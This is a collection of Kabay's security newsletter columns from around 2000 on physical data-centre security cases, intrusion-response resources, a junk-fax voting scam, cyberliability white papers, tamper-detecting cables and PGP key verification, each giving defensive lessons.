advent of the Internet. How one can use biometric identification mechanisms in the Internet environment is unclear (at least to me...though smart cards may hold part of the answer). Although biometric identification has come a long way over the past decade, it still has a long way to go. As a viable technology, I suspect it will be a relatively long time (10 years?) before it becomes both accepted and ubiquitous enough to be of great use.<

Thank you, Dear Reader, for that thoughtful contribution. There may be another factor that might encourage acceptance of one type of biometric authentication: the slowly-growing use of a voice-interface to PCs. I personally use dictation software to write a good deal of my work, and if Star Trek is anything to go by <smile> then someday speaking to all computers, including ATMs, may seem a perfectly ordinary practice. And no, tape recordings are not an effective way of fooling voice-recognition systems, regardless of the beliefs encouraged by Hollywood movies.

* * *

Mich Kabay can be reached by e-mail at < mkabay@atomictangerine.com >.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at < www.atomictangerine.com >.

The Glass-Front Data Center

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A senior security consultant who prefers not to be identified sent me the following cases in response to the ongoing physical-security series. I think readers will enjoy his stories and learn from his teaching points.

* The Case of the Glass-Front Data Center *

The new center cost over $30 million and was thought to be "state of the art". However, the risk assessment was not done until construction was well underway. The front wall was made of glass, which provided a clear view into the computer room. The access control system did not work for six months after the center was on line, due to problems with a start-up contractor. Two unarmed guards monitored the front door and the computer room door. They were also supposed to monitor the 30 plus cameras on the perimeter, none with motion sensors, while doing visitor control. A knoll 100 yards for the center provided a clear view of the air conditioners on the roof. Uncontrolled parking was available next to the front glass wall. The Public Affairs staff produced a video describing the construction of the center, which was available to anyone who requested it. Pictures from the video were available on its web site along with a floor plan and network diagrams for many months after the center was completed. The center processes important information for several organizations.

Lessons learned:
(1) Plan for security as you plan your building or data center.
(2) Perform your risk assessment early in the process when changes can be made.
(3) Revise the risk assessment as the building is built.
(4) Don't use materials like glass in critical areas.
(5) Don't use startup contractors for critical services.
(6) Don't expect guards to do so many different functions that they don't do any well.
(7) Do control parking.
(8) Use vehicle barriers to prevent vehicles from hitting building.
(9) Watch the information on web site.
(10) Don't produce videos about critical facilities for public distribution.

More in this mini-series by our anonymous author next week. My thanks for his kind permission to publish them, even though he won't get the credit he deserves for the crisp writing and insightful analysis.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries

about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

More Physical Insecurity Cases

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A senior security consultant who prefers not to be identified sent me the following cases in response to the ongoing physical-security series. I think readers will enjoy his stories and his points and I thank him for permission to print them. This is the second in a mini-series.

*The Case of the Open-Door Data Center *

The taxi was waved through the gate when one of the occupants told the guard that the review team was visiting Mr. Smith in Building X. When arriving at building X, the team exited the taxi and walked into the building, which lacked any visitor control. Within 20 seconds, they were outside the computer room door that was propped open as it was during a previous visit. The computer room was located in an old warehouse with no fire suppression system outside the computer room. The backup tapes were stored in a metal cabinet next to the computer room in an open office area. Several organizations used systems at this center.

Lessons learned:
(1) Use visitor control at the perimeter and at the building.
(2) Verify appointments and escort visitors.
(3) Use alarms to indicated when doors to critical facilities have been open too long.
(4) Don't put critical facilities in old warehouses.
(5) Do have fire suppression through out the building.
(6) Store backup tapes safely and away from primary facility.

* The Case of the Neighborly Data Centers *

Twenty-five years ago, three buildings were acquired for the data centers of three different organizations. A common alley separated them in the rear. For years, the three organizations attempted to have the building management company to provide some type of access control over the alley that was open 24/7. Finally, after the Oklahoma City bombing, one of the organizations took the initiative to control the alley. Before this control was in place, a carefully placed truck bomb could have incapacitated all three centers.

Lessons learned:
(7) Do not "co-locate" critical facilities.
(8) Protect all perimeters.
(9) Work with your neighbors for comprehensive protection.

More from our anonymous field-agent next week.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Final Words from the Field

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A senior security consultant who prefers not to be identified sent me the following cases in response to the ongoing physical-security series. I think readers will enjoy his stories and his points and I thank him for permission to print them. This is the last of three columns provided by our anonymous benefactor.

* The Underground Data Center *

Initially, the headquarters data center was three levels below ground. When it rained, it often flooded, necessitating a shutdown of the equipment and service to customers. Finally the building was renovated and the center was moved. It was now two levels below ground, under the cafeteria and the two most used restrooms in the building. A break in the public sewer connection just outside the building caused the sewage to backup into the building, closing it for four days and flooding under the raised floor of the computer room. Fortunately, the building closure took place between Friday and Monday, minimizing the impact on 4000 local customers and numerous others with remote access.

Lessons learned:
(1) Don't located critical facilities below ground, under cafeterias, rest rooms or other places where water could originate.

* The Insecure Off-Site Storage Facility *

The off-site storage facility was just off the Interstate, at least 10 miles from the primary site. The neighborhood appeared to be less than desirable. When the review team entered, they noticed a window was broken on the right side. According to the staff, someone had thrown a beer bottle through it the previous evening from the parking lot.

While the team was in the lobby, the front door was opened for local resident, soliciting for some cause. The vault door, approximately 30 feet away from the front door, remained unlocked during the day. Outside, the power shut off was unprotected and the air conditioning equipment in the parking lot had no vehicle barriers or fence. On one side of the building the next lot contained an appliance junkyard, just a few feet from the storage facility. The backup tapes stored there were critical for the successful deployment of its contingency plan at the hot site. The Operations Staff initiated the contract for this facility and the Security Staff had never visited the site.

Lessons learned:

(2) Be sure your off-site storage facility has as strong or stronger security than your primary facility.
(3) Don't sign the contract to use a vendor's facilities until the security staff has visited the site and is comfortable with its security.
(4) Protect power cut-off, air-conditioning, and other important infrastructure support systems.

* The Almost Secure Off-Site Storage Facility *

The off-site storage facility was truly state of the art. The building included only a street number to mark it. The only glass was around the reception area door. Visitors had to be admitted by the receptionist. The vaults had only one entrance/exit, thanks to a security conscious fire marshal. Delivery vehicles entered a large indoor loading dock to unload.

However, a person who wish to illegally enter the facility could use a ruse such as claiming his wife was having a baby in the car just outside the front door and he needed to call for an ambulance. When the receptionist admitted him, he could then threaten her with a knife or firearm, forcing her admits others from the vehicle, and then to use her key card to admit him to the hallway with access to the vaults. Since there are no security personnel on site, it's unlikely that the anything would stop the attackers from entering the vaults and planting a bomb or otherwise damaging the backup media.

Lessons Learned:
(5) Train your receptionist not to be influenced by a ruse at the front door.
(6) If the rules state that the receptionist should admit only visitors with appointments, there are no exceptions; reinforce the training with realistic exercises.
(7) Also, the receptionist's card does not need to be programmed to enter the critical areas. It should grant access only to office areas in the front of the building, not to the operations areas.

Once again, my thanks to the reader who supplied these real-life cases of poor physical security.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

author.

Intrusion Detection Resources

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A reader wrote, "I would like to hear about "what to do when you are being attacked by hackers."

Here is a brief summary of some points to ponder plus some references to readings that you may find helpful on this matter. I may cover this matter in more detail in future columns.

The key elements of effective response to breaches of security (whether denial of service, intrusion or some other problem) are as follows:

--BEFORE there is a problem:
* constitution of a suitable Computer Emergency Response Team (CERT)
* implementation of effective intrusion/incident detection procedures and technology
* effective planning and rehearsal of responses to a wide range of scenarios as part of training and policy refinement

--DURING an incident
* discretion / secrecy of CERT actions
* careful safeguarding of evidence for forensic purposes
* collaboration with law enforcement authorities
* meticulous record-keeping of CERT and other actions (for later analysis)

--AFTER an incident
* analysis of vulnerabilities
* implementation of remedial measures to reduce likelihood of similar or related intrusions/attacks
* analysis of CERT responses and improvements to procedures.

Some resources for intrusion detection and response:

Computer Security Institute (CSI) Intrusion Detection System Resources
< http://www.gocsi.com/intrusion.htm >

ICSA Labs Intrusion Detection Systems Consortium
< http://www.icsa.net/html/communities/ids/membership/index.shtml >
with links to a white paper
< http://www.icsa.net/html/communities/ids/White%20paper/Intrusion1.pdf >
and a buyers' guide

<http://www.icsa.net/html/communities/ids/buyers_guide/index.shtml >

A search on the MIS Training Institute Web site
< http://www.misti.com >
finds the following events (among others) or courses that include intrusion detection or incident response:
* The MIS and IIA Annual Conference and Expo on Control & Audit of Information Technology, September (17) 18 - 20 (21), 2000, Chicago
* Network Intrusion Detection, September 25 - 27, 2000, Orlando
* Windows 2000 Security and Control Conference - London, September (25) 26 - 27 (28), 2000, London
* The Business Recovery Managers Symposium, October (30) 31, November (2) - 2, 2000, San Diego
* Network Intrusion Detection, November 6 - 8, 2000, Boston
* SuperStrategies 2000 - London, November (13) 14 - 15 (16), 2000, London
* The Business of eBusiness: Audit, Control and Accounting in a Dot.Com World, December (3) 4 (6) - 6, 2000, Las Vegas
* SecureWeb Symposium, December (4) 5 - 7 (8), 2000, Monterey
* SecureWeb Symposium, December (4) 5 - 7 (8), 2000, Monterey
* Network Intrusion Detection, December 11 - 13, 2000, San Antonio

SANS Guide to Intrusion Detection, Forensics, and Firewall Courses
< http://www.sans.org/newlook/events/guide.htm >

SANS Intrusion Detection FAQ
< http://www.sans.org/newlook/resources/IDFAQ/ID_FAQ.htm >

SANS Computer Security Incident Handling: Step-by-Step (paper)
< http://www.sansstore.org/Merchant/incident.htm >
and ordering on < http://www.sansstore.org/ >

Allen, J., A. Christie, W. Fithen, J. McHugh, J. Pickel, E. Stoner (2000). State of the Practice of Intrusion Detection Technologies. CERT-CC <
http://www.sei.cmu.edu/publications/documents/99.reports/99tr028/99tr028abstract.html >
PDF file at < http://www.sei.cmu.edu/pub/documents/99.reports/pdf/99tr028.pdf >

Amoroso, E. (1999). Intrusion Detection. Intrusion.Net Books (Sparta, NJ). ISBN 0-9666700-7-8. 218 pp. Index.

Bace, R. B. (1999). An Introduction to Intrusion Detection And Assessment.
http://www.icsa.net/html/communities/ids/White%20paper/index.shtml

Bace, R. B. (2000). Intrusion Detection. Macmillan Technical Publishing (Indianapolis, IN). ISBN 1-57870-185-6. xix + 339. Index.

Escamilla, T. (1998). Intrusion Detection: Network Security Beyond the Firewall. John Wiley

& Sons (New York). ISBN 0-471-29000-9. xx + 348. Index.

Hollander, Y. (2000). Intrusion Prevention: The Next Step in IT Security. ClickNet Security Technologies < http://www-west.clicknet.com/products/entercept/whitepapers/wp_intrusion.asp >

Icove, D., K. Seger, W. VonStorch (1995). Computer Crime: A Crime Fighter's Handbook. O'Reilly & Associates (Sebastopol, CA). ISBN 1-56592-086-4, $24.95 US.

CERT-CC < http://www.cert.org >

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area, AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at <http://www.atomictangerine.com>.

Watch Out for Fax Vote Scam:
Gullible Employees May Generate Unwarranted Expenses

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Last week I received a peculiar junk fax that I think network managers should know about.

In a big black block, the fax started, "BUSH vs GORE" and went on to say, "Recent opinion polls suggest that the presidential race between Bush & Gore is very close. . . ." The fax then instructs the recipient, "To vote, simply check one of the boxes below and fax your vote back to us." Below the boxes, the document then provides two 900 numbers and the legend, "Your votes will be presented to the Presidential candidates and the major political parties. The total votes received will be available at the end of the poll at www.pollresults.co.uk ."

In smaller letters, the fax reveals the clincher: "Calls to these numbers cost $2.95 per minute, a small price for greater democracy. Calls take approx. 1 or 2 minutes. Your views are important. We make sure that decision makers are hearing them."

The final lines give the supposed origin of the fax (although it reads, "Poll commissioned by. . .") and gives two telephone numbers for supposedly having one's fax number removed from their junk fax list.

The fax appears to have violated FCC regulations and federal law in two ways: first, there was no header showing the organization sending the fax or the fax number used to send it; second, the fax was sent to my fax machine without authorization and with no established business relationship. See < http://www.fcc.gov/ccb/consumer_news/tcpa.html > for the FCC's explanation of the Telephone Consumer Protection Act (TCPA) which explicitly, ". . . prohibit[s] the transmission of unsolicited advertisements by telephone facsimile machines. . . ."

Some other serious problems of credibility in the junk fax:
* I measured the time it takes to send the fax at ordinary resolution: less than 30 seconds, not up to two minutes.
* The Web site named in the message is completely blank.
* There is no sense in using a fax machine to count votes: a simple system of telephone. registration can allow electronic counting of preferences in a few seconds per call.

From a statistical standpoint (and I am a trained statistician), this supposed "poll" is complete rubbish: it will represent only the opinions of people gullible enough to spend at least $2.95 responding to a junk fax message from total strangers, with zero reason to believe that the results will in any way be meaningful or of any interest to any normally intelligent person.

Managers, warn your employees not to respond to this kind of scam: it is clearly designed to generate revenue from unsuspecting recipients. Remember that if anyone uses your phone lines to originate a call, even if in response to fraud, your firm will be liable for the expenses, no matter how outrageous. If, for example, it happened to take, say 10 minutes for the designated fax machines to process your employee's fax, your firm would be charged $29.50 by your phone company – and trying to get that charge removed would be nearly impossible.

I sent the originators a cease-and-desist order warning them that further violations of my rights would lead to a court proceeding demanding $500 per incident. I also sent a copy of the fax to my regional FBI office (for investigation of possible wire fraud), to the Federal Trade Commission (for investigation of possible fraud), to the Federal Communications Commission (for investigation of possible violations of FCC regulations) and to the Federal Elections Commission (for investigation of abuse of the election process).

For the record, I am not a lawyer, and this is not legal advice. For legal advice, consult an attorney with expertise in this area of practice.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area, AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at < http://www.atomictangerine.com >.

Cyberliability

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this and next week's non-series column, I'm looking at a couple of good White Papers I ran across during my research for a paper on privacy.

Elron Software has published an interesting White Paper entitled, "Cyber liability: An Enterprise White Paper" (available along with other useful documents from < http://www.elronsoftware.com/enterprise/downloads.htm >). Their focus is on employee use of the Internet. The risks they enumerate include offensive material or spam, libelous or defamatory material, confidential data leaks, excessive personal e-mail, excessive peronal Web surfing, and excessive personal use of news groups FTP and chat. The costs they consider include case preparation fees, settlement or damages of legal proceedings, damaged company image, lowered shareholder value, decreased employee productivity, and lost sales due to network slowdowns. They neatly arrange the risks and costs in a table that makes it clear that, in their opinion, the greatest exposure comes from legal liability for employee misuse.

Elron's writer(s) make excellent points about how vulnerable a corporation is to legal pursuit once the employees start fooling around on the Net. They give examples of court cases involving discrimination, harassment, obscenity and pornography, defamation and libel, in for Lou nation leaks, and spam. In their opinion, as in mine, employees should be informed that when using corporate Internet resources, they must expect no privacy. Employees should sign a written policy statement affirming that they understand that their communications may be monitored by managers at any time. Companies should have clear policies in place defining acceptable use for corporate Internet resources.

The Elron Cyberliability White Paper includes a simple Internet usage policy quiz on page 11 of the PDF file and then goes on to describe Elron products in considerable detail. The paper ends with a sample request for proposal that naturally includes very positive answers on behalf of Elron's products <smile>.

In the same location, Elron has a link < http://www.elronsoftware.com/enterprise/cyber_library.htm > to the "Cyberliability Library", whose blurb reads, "Download a complimentary copy of Elron's Cyberliability Overview and find out how other organizations have faced Cyberliability issues - includes recent court cases." The document doesn't qualify as a library--it's a few pages only--but it certainly has useful examples of Cyberliability cases and is worth reading.

Next week, a review of the second Elron White Paper, that one on Internet Usage Policies.

[For the record, neither the author nor his employer is in any way associated with Elron Software. The opinions expressed in this column are entirely the writer's, and do not constitute an endorsement of Elron software's products.]

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area, AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at < http://www.atomictangerine.com >.

Internet Usage Policy

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In last week's non-series column, I looked at a good White Paper on Cyberliability from Elron Software. This week, I review another good paper from that company.

Elron's second useful paper is their "Guide to Internet Usage and Policy," which I very much enjoyed. You will find the download link for it by looking towards the top of the page at < http://www.elronsoftware.com/enterprise/downloads.htm>. The document includes an overview of the 1999 Corporate Internet Usage Survey commissioned by Elron Software. The results of this survey are presented neatly with pie graphs; highlights include the following:

- A total of 805 interviews were completed, and 95% confidence limits were around 4% for the estimates provided.
- ~a tenth of the respondents admitted to having received confidential information from an outside company via e-mail.
- ~2/3 of the respondents knew of no system tracking their Web surfing on their employer's equipment.
- ~3/5 of the employees said they were not aware of e-mail-tracking systems at work.
- ~7/8 of the respondents used workplace e-mail for personal messaging.
- ~3/5 of the sample said did they had received pornographic ("adult-oriented") e-mails at work.
- ~55% said they had received sexist or racist the mails at work.
- ~half the employees admitted "frequently" surfing the Web for personal reasons while at work.
- ~1/3 of the respondents "frequently" download software for personal reasons while at work.

Perhaps the most useful and practical aspect of Elron's White Paper is its sample Internet Usage Policy, which provides several pages of sound advice for managers and then illustrates the principles with a usable, well-written policy template suitable for tailoring to your own organization.

After that, the White Paper turns to Elron's products, which are described with clear and unambiguous language.

Congratulations to the people who put such obviously intense thought and care into their marketing materials. This professional effort shows how educational documents prepared by professionals can be among the very best marketing materials for field. I hope other firms will emulate Elron's excellent work.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area, AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at < http://www.atomictangerine.com >.

Secure Cabling

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A reader writes:

>What do you think of securing the physical wiring with loops of fiber that can detect when the physical media is being compromised? I have heard of this requirement coming from the US Air Force for some of their installations. Could this end up having widespread application in the private sector?<

I don't know anything about the specific brands or types of such secure cabling, but I am aware of some of the theoretical issues.

The reliability depends very much on exactly how the intrusion/damage detection is implemented.

There are very expensive coaxial cables, for example, that rely on high-pressure gas or a liquid in a layer around the transmission core. Breach the exterior and the gas or liquid escapes; pressure monitors on either end of the segment set off appropriate alarms.

However, although that technique works fine for accidental breaches, it's not so great for defense against deliberate breaches. The criminals can create a kind of glove-box around the desired puncture location, sealing off that segment so that pressure can be maintained through an external source of gas or liquid into the glove-box even as they "operate" on the cable itself.

Electrical conductivity suffers the same sort of problem if it's just current. Light traveling along fiber-optic channels can also be used as an indicator of interruption. Although it is possible to splice into an optic fiber, it's a lot more trouble than just patching across a break in a copper wire. So a secondary channel can provide some warning of accidental breaches but is still susceptible to deliberate attack.

However, a design that is much harder to breach secretly uses data transmission, not merely the presence or absence of current or light.

Imagine fiber-optic or electrically-conductive strands running along the cable; transmit data through these secondary channels using the full force of digital technology for message authentication. For example, send packets with digitally-signed sequence numbers or signatures that depend on the data in previous packets or any other data that can be authenticated easily at the other end but are expensive to analyze and simulate in the middle. Intercepting and rerouting such traffic through a shunt under the control of the attackers would be much more expensive in time and effort than for the simpler designs. Use strong enough encryption and it becomes

prohibitively expensive -- which is what you want.

Anyone out there have some interesting facts for a fellow reader (and for me)?

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area, AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at < http://www.atomictangerine.com >.

Enabling a New PGP Key: Maintaining the Web of Trust (1)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This is the first of three brief articles about PGP and how to enable someone's new PGP key.

I received an e-mail message from an old friend today (as I write this text); he said that he had lost his PGP keyrings and had to generate a new keypair, so here was his new public key.

You will recall that Pretty Good Privacy (see < http://www.pgp.com/products/dtop-security-data/default.asp > for more information about the commercial version and < http://www.pgp.com/products/freeware/default.asp > for the free non-commercial version) generates two keys at a time (a key pair) that are complementary: what one key encrypts, the other decrypts and vice versa. One of the keys is made public; the other is kept secret by its user. This asymmetric encryption algorithm makes possible the public-key cryptosystem and that is very useful indeed.

Suppose you want to send a message securely using PGP (or any other public-key cryptosystem) so that only the desired recipient can read it: what do you do? Answer: you encrypt the message with the recipient's public key; then only the recipient knows the secret key with which to decrypt that message. (Actually it's a bit more complicated than that – the message gets encrypted with a temporary key – a session key – and then that key gets encrypted using the recipient's public key and sent along with the encrypted message.) The encryption process also ensures that the recipient can verify the integrity of the message: any change to the ciphertext – as the encrypted text is known – is detected during the decryption phase.

Now suppose you want to send a non-confidential message to one or more recipients; you want to maintain proof of integrity and you want your correspondents to be sure the message actually came from you. PGP generates a function of your message called a hash; it then encrypts the hash using your own private (secret) key. After delivery, the recipient's PGP program generates the hash of your message again; it also decrypts the hash you sent along with your message using your public key. If your decrypted hash matches the recipient's hash, then (a) nobody changed the message in transit; and (b) the message must have come from a person with access to your secret key. To the extent that the recipients are confident in your ability to protect your secret key against unauthorized use, they can have the same confidence that the message actually came from you.

In the next column of these two, we'll look at how to verify the legitimacy of a new PGP key.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area, AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at < http://www.atomictangerine.com >.

Enabling a New PGP Key: Maintaining the Web of Trust (2)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This is the second of two brief articles about PGP and how to enable someone's new PGP key. You will recall that one of my old friends sent me an e-mail message saying that he had lost his PGP keyrings and had to generate a new keypair, so here was his new public key.

Well now we come to the reason I winced when my buddy (let's call him "Bob") sent me that new public key. How confident was I that the key genuinely came from him?

But what would it matter if someone else were sending me a key falsely claiming to come from Bob?

Suppose a man in the middle of the communications link and pretending to be Bob sent me a key falsely claiming it was Bob's public key? Then later, he (let's call him "Darth") could impersonate Bob and read encrypted messages from me to "Bob" and read them. If Darth could intercept PGP-signed messages from Bob to me (and prevent my receiving the authentic ones from Bob) then Darth could alter them before sending them on to me with a signature using the false "Bob" key. Darth could also generate completely fraudulent messages claiming to be from Bob and my PGP signature verification would tell me that they were authentically from what I incorrectly thought was Bob's private key.

Now Bob had actually signed his own public key using his secret key, but the valid signature only proved that the public key had been signed by the corresponding private key; it in no way guarantees the authenticity of that keypair as really coming from Bob.

Solution: the recipient of a new public key must establish to the desired level of confidence that it really comes from the putative sender. In my case, it was good enough to call Bob using the phone number I already new from our previous interactions (not a phone number in the message bearing the new key).

When I was confident that I was speaking with Bob, I asked him to bring up his new PGP key in the PGPKeys program. By looking at the properties of the keys on his computer and on mine, we could verify that the fingerprint on his version of the key matched the fingerprint of the version of the key I had received by e-mail. He read me the fingerprint; it matched what I saw, so I was satisfied that the key was genuine.

Going one step further, I signed Bob's key using my own PGP secret key. Anyone trusting me would know that I had established to my own standards of rigor that the key was legitimate. If these third parties decided to trust my judgement, they could then use Bob's signed public key without having to check it further. Thus my verifying that fingerprint was an essential element in the non-hierarchical web of trust that underlies PGP and similar public-key cryptosystems.

Should someone who had no idea who I am trust my signature on Bob's public key? Not necessarily. They could look at who signed my public key (the public key should be stored on a

public keyserver for access by anyone) and if they saw a valid signature from someone whom they did trust, then maybe they could hope that I would maintain the same level of trust. However, none of this provides formal guarantees of trustworthiness. It's an informal web of trust and it works only as well as the honesty and care of the people involved. At a fundamental level, exactly the same issues of probity and trustworthiness underlie other mechanisms for defining the level of trust in any public key infrastructure.

Anyone critically concerned with the validity of a public key can check its fingerprint by contacting the owner of that key before accepting its authenticity.

Finally, I gave my friend some good-natured ribbing: there is no reason he should have lost his PGP keyrings at all. They should be backed up safely.

In summary, there are several major lessons here for anyone using PGP:

(1) If you receive a new public key from someone you know, communicate with the ostensible owner using a trustworthy channel and check the key fingerprints before trusting the new key.

(2) When deciding whether to trust a public PGP key, you can examine who has signed the key and check the validity of those signatures.

(3) You may go so far as to check a proposed public key by verifying that key's fingerprint with its owner using a trustworthy channel of communication.

(4) If you know the owner of a new PGP key personally and you have verified the key to the maximum level of confidence that you deem appropriate, you may sign the new key if you feel that others know you and trust your judgement in guaranteeing the new key's authenticity.

(5) Back up your PGP keyrings.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area, AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at < http://www.atomictangerine.com >.

Enabling a New PGP Key: Maintaining the Web of Trust (3)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In the third of three articles about trusting PGP keys, we look at how to handle receiving a new PGP key from somone – and ensuring that it really does come from the person identified in the key. In the last article, I showed how easy it is to contact the sender and compare PGP fingerprints to be sure that the key did not come from an imposter.

Going one step further, I signed Bob's key using my own PGP secret key. Anyone trusting me would know that I had established to my own standards of rigor that the key was legitimate. If these third parties decided to trust my judgement, they could then use Bob's signed public key without having to check it further. Thus my verifying that fingerprint was an essential element in the non-hierarchical web of trust that underlies PGP and similar public-key cryptosystems.

Should someone who had no idea who I am trust my signature on Bob's public key? Not necessarily. They could look at who signed my public key (the public key should be stored on a public keyserver for access by anyone) and if they saw a valid signature from someone whom they did trust, then maybe they could hope that I would maintain the same level of trust. However, none of this provides formal guarantees of trustworthiness. It's an informal web of trust and it works only as well as the honesty and care of the people involved. At a fundamental level, exactly the same issues of probity and trustworthiness underlie other mechanisms for defining the level of trust in any public key infrastructure.

Anyone critically concerned with the validity of a public key can check its fingerprint by contacting the owner of that key before accepting its authenticity.

Finally, I gave my friend some good-natured ribbing: there is no reason he should have lost his PGP keyrings at all. They should be backed up safely.

In summary, there are several major lessons here for anyone using PGP:

(1) If you receive a new public key from someone you know, communicate with the ostensible owner using a trustworthy channel and check the key fingerprints before trusting the new key.

(2) When deciding whether to trust a public PGP key, you can examine who has signed the key and check the validity of those signatures.

(3) You may go so far as to check a proposed public key by verifying that key's fingerprint with its owner using a trustworthy channel of communication.

(4) If you know the owner of a new PGP key personally and you have verified the key to the maximum level of confidence that you deem appropriate, you may sign the new key if you feel that others know you and trust your judgement in guaranteeing the new key's authenticity.

(5) Back up your PGP keyrings.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area, AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at < http://www.atomictangerine.com >.

Social-Engineering Simulations

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

We know that "social engineering" is an important tool for criminal hackers. Social engineering refers to lying, cheating, tricking, seducing, extorting, intimidating and even threatening employees into revealing confidential information that can then be used to break into systems. Social engineering is based on deception and on violation of social norms of fairness and honesty.

